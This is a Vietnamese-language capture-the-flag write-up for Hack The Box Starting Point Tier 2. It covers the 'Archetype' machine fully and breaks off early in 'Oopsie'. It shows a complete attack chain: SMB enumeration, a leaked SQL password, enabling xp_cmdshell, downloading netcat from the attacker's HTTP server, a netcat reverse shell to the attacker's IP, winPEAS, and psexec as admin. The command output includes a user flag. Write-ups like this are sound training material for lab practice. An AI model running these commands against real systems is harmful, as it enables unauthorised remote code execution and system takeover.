WRITE UP TIER2 STARTING POITN HACKTHEBOX

TIER 2


I) Archetype :

Spawn machine ta được Ip 10.129.64.211

Bắt đầu quét port trên ip 10.129.64.211ta được kết quả như sau

```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.24 seconds

┌──(root㉿kali)-[/home/huyvo]
└─# nmap -sC -sV 10.129.64.211
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 17:42 +07
Nmap scan report for 10.129.64.211
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp  open  P◆Y◆U       Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.64.211:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-10-28T10:42:56+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.64.211:1433:
```




Sử dụng câu lệnh **smbclient – N -L + ip** sẽ liệt kê shares


```
┌──(root㉿kali)-[/home/huyvo/HTB/archetype]
└─# smbclient -N -L 10.129.64.211

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.64.211 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Administrative share kết thúc bằng $ => backups là non-administrative share



Kết nối tới backup với smbclient bằng câu lệnh : smbclient \\\\ip\\backups -u Admin



Dùng lệnh ls để xem các file trong backups và get để tải file về


```
┌──(root㉿kali)-[/home/huyvo/HTB/archetype]
└─# smbclient -N \\\\10.129.64.211\\backups
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 19:20:57 2020
  ..                                  D        0  Mon Jan 20 19:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 19:23:02 2020

                5056511 blocks of size 4096. 2609752 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit
```

Dùng lệnh cat để xem file vừa tải về

```
┌──(root㉿kali)-[/home/huyvo/HTB]
└─# cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=Tru
    </Configuration>
</DTSConfiguration>
```

Password là M3g4c0rp123




Clone impacket về

```
┌──(root㉿kali)-[/home/huyvo/HTB/archetype]
└─# git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 23306, done.
remote: Counting objects: 100% (5147/5147), done.
remote: Compressing objects: 100% (306/306), done.
remote: Total 23306 (delta 4908), reused 4843 (delta 4841), pack-reused 18159
Receiving objects: 100% (23306/23306), 9.50 MiB | 1.19 MiB/s, done.
Resolving deltas: 100% (17772/17772), done.
```


Kiểm tra trong thư mục examples ta thấy vài file py liên quan đến mssql


```
└─# ls
DumpNTLMInfo.py      addcomputer.py     dpapi.py          getPac.py       keylistattack.py  mqtt_check.py
Get-GPPPassword.py   atexec.py          esentutl.py       getST.py        kintercept.py     mssqlclient.py
GetADUsers.py        changepasswd.py    exchanger.py      getTGT.py       lookupsid.py      mssqlinstance.py
GetNPUsers.py        dcomexec.py        findDelegation.py goldenPac.py    machine_role.py   net.py
GetUserSPNs.py       describeTicket.py  getArch.py        karmaSMB.py     mimikatz.py       netview.py
```


Điền vào task 4 ta được kết quả là file mssqclient.py




Tìm trên google ta được kết quả như sau










Kết nối tới SQL server với impacket mssqlclient bằng câu lệnh:

python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-auth



Chạy lệnh enable_xp_cmdshell để bật xp_cmdshell


Chạy thử xp_cmdshell + command

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "whoami"
output
------------------
archetype\sql_svc

NULL
```

Khởi động máy chủ http đơn giản : sudo python3 -m http.server 80

Lắng nghe trên port 443 : sudo nc -nvlp 443



Chạy lệnh xp_cmdshell “powershell -c pwd” để coi thư mục hiện tại trên SQL server

Hiện tại ta đang ở thư mục system32, ta sẽ không có đủ quyền để up file lên thư mục này nên ta cần phải chuyển thư mục làm việc đến nơi ta có thể thực hiện up file, bắt đầu liệt kê các thư mục trong ổ đĩa C bằng lệnh xp_cmdshell -c cd C:/ dir”

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -c cd C:/; dir"
output
------------------------------------------------------------------------------
NULL

NULL

    Directory: C:\

NULL

NULL

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----        1/20/2020   4:20 AM                backups

d-----        7/27/2021   2:28 AM                PerfLogs

d-r---        7/27/2021   3:20 AM                Program Files

d-----        7/27/2021   3:20 AM                Program Files (x86)

d-r---        1/19/2020  10:39 PM                Users

d-----        7/27/2021   3:22 AM                Windows

NULL

NULL

NULL
```

Tiếp tục tìm kiếm trong thư mục User , sau một hồi tìm kiếm ta thấy được có thư mục Download ta có thể dùng để upload file. Sử dụng lệnh xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.9/nc64.exe -outfile nc64.exe" trong đó Ip là ip của card tun0

Kiểm tra lại bên tab ta đã khởi động máy chủ port 80

```
┌──(huyvo㉿kali)-[~/HTB/archetype]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.211 - - [28/Oct/2023 18:29:38] "GET /nc64.exe HTTP/1.1" 200 -
```

Giờ chúng ta có thể bind cmd.exe thông qua netcat bằng lệnh:

xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.9 443"

```
┌──(huyvo㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for huyvo:
listening on [any] 443 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.64.211] 49676
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>
```

Thực hiện thành công reverse shell và chiếm quyền điều khiển cmd

```
PS C:\Users\sql_svc> cd Desktop
cd Desktop
PS C:\Users\sql_svc\Desktop> ls
ls


    Directory: C:\Users\sql_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        2/25/2020   6:37 AM             32 user.txt


PS C:\Users\sql_svc\Desktop> cat user.txt
cat user.txt
3e7b102e78218e935bf3f4951fec21a3
```

Kiểm tra 1 vài file và thấy trong thư mục Desktop có user.txt => Có thể là user flag (Lưu lại cho task 8)

Sử dụng lệnh wget để lấy winPEASx64 từ server đơn giản ta tạo ra (Tải winPEASx64 trên github về trước trên máy)


```
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.97/winPEASx64.exe -outfile winPEASx64.exe
wget http://10.10.14.97/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads>
```

```
└─$ sudo python3 -m http.server 80
[sudo] password for huyvo:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.211 - - [28/Oct/2023 18:59:07] "GET /winPEASx64.exe HTTP/1.1" 200 -
```


Chạy file winPEASx64.exe

```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
.\winPEASx64.exe
```


winPEASx64 giúp chúng ta tìm ra History Files




Chuyển đến thư mục chứa ConsoleHost_history.txt và xem nội dung của file





Giờ chúng ta đã có username và password của admin, chúng ta sẽ sử dụng psexec để lấy shell với tư cách admin



Kiếm được flag ở Desktop của Administrtor








II) Oopsie

Spawn machine ta được ip 10.129.95.191

Quét port trên target ip


```
┌──(root㉿kali)-[/home/huyvo/HTB/oopsie]
└─# nmap -sC -sV  -p- --min-rate 1000 10.129.95.191
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 20:29 +07
Nmap scan report for 10.129.95.191
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Quét được port 22 và port 80 đang mở, truy cập Ip bằng firefox

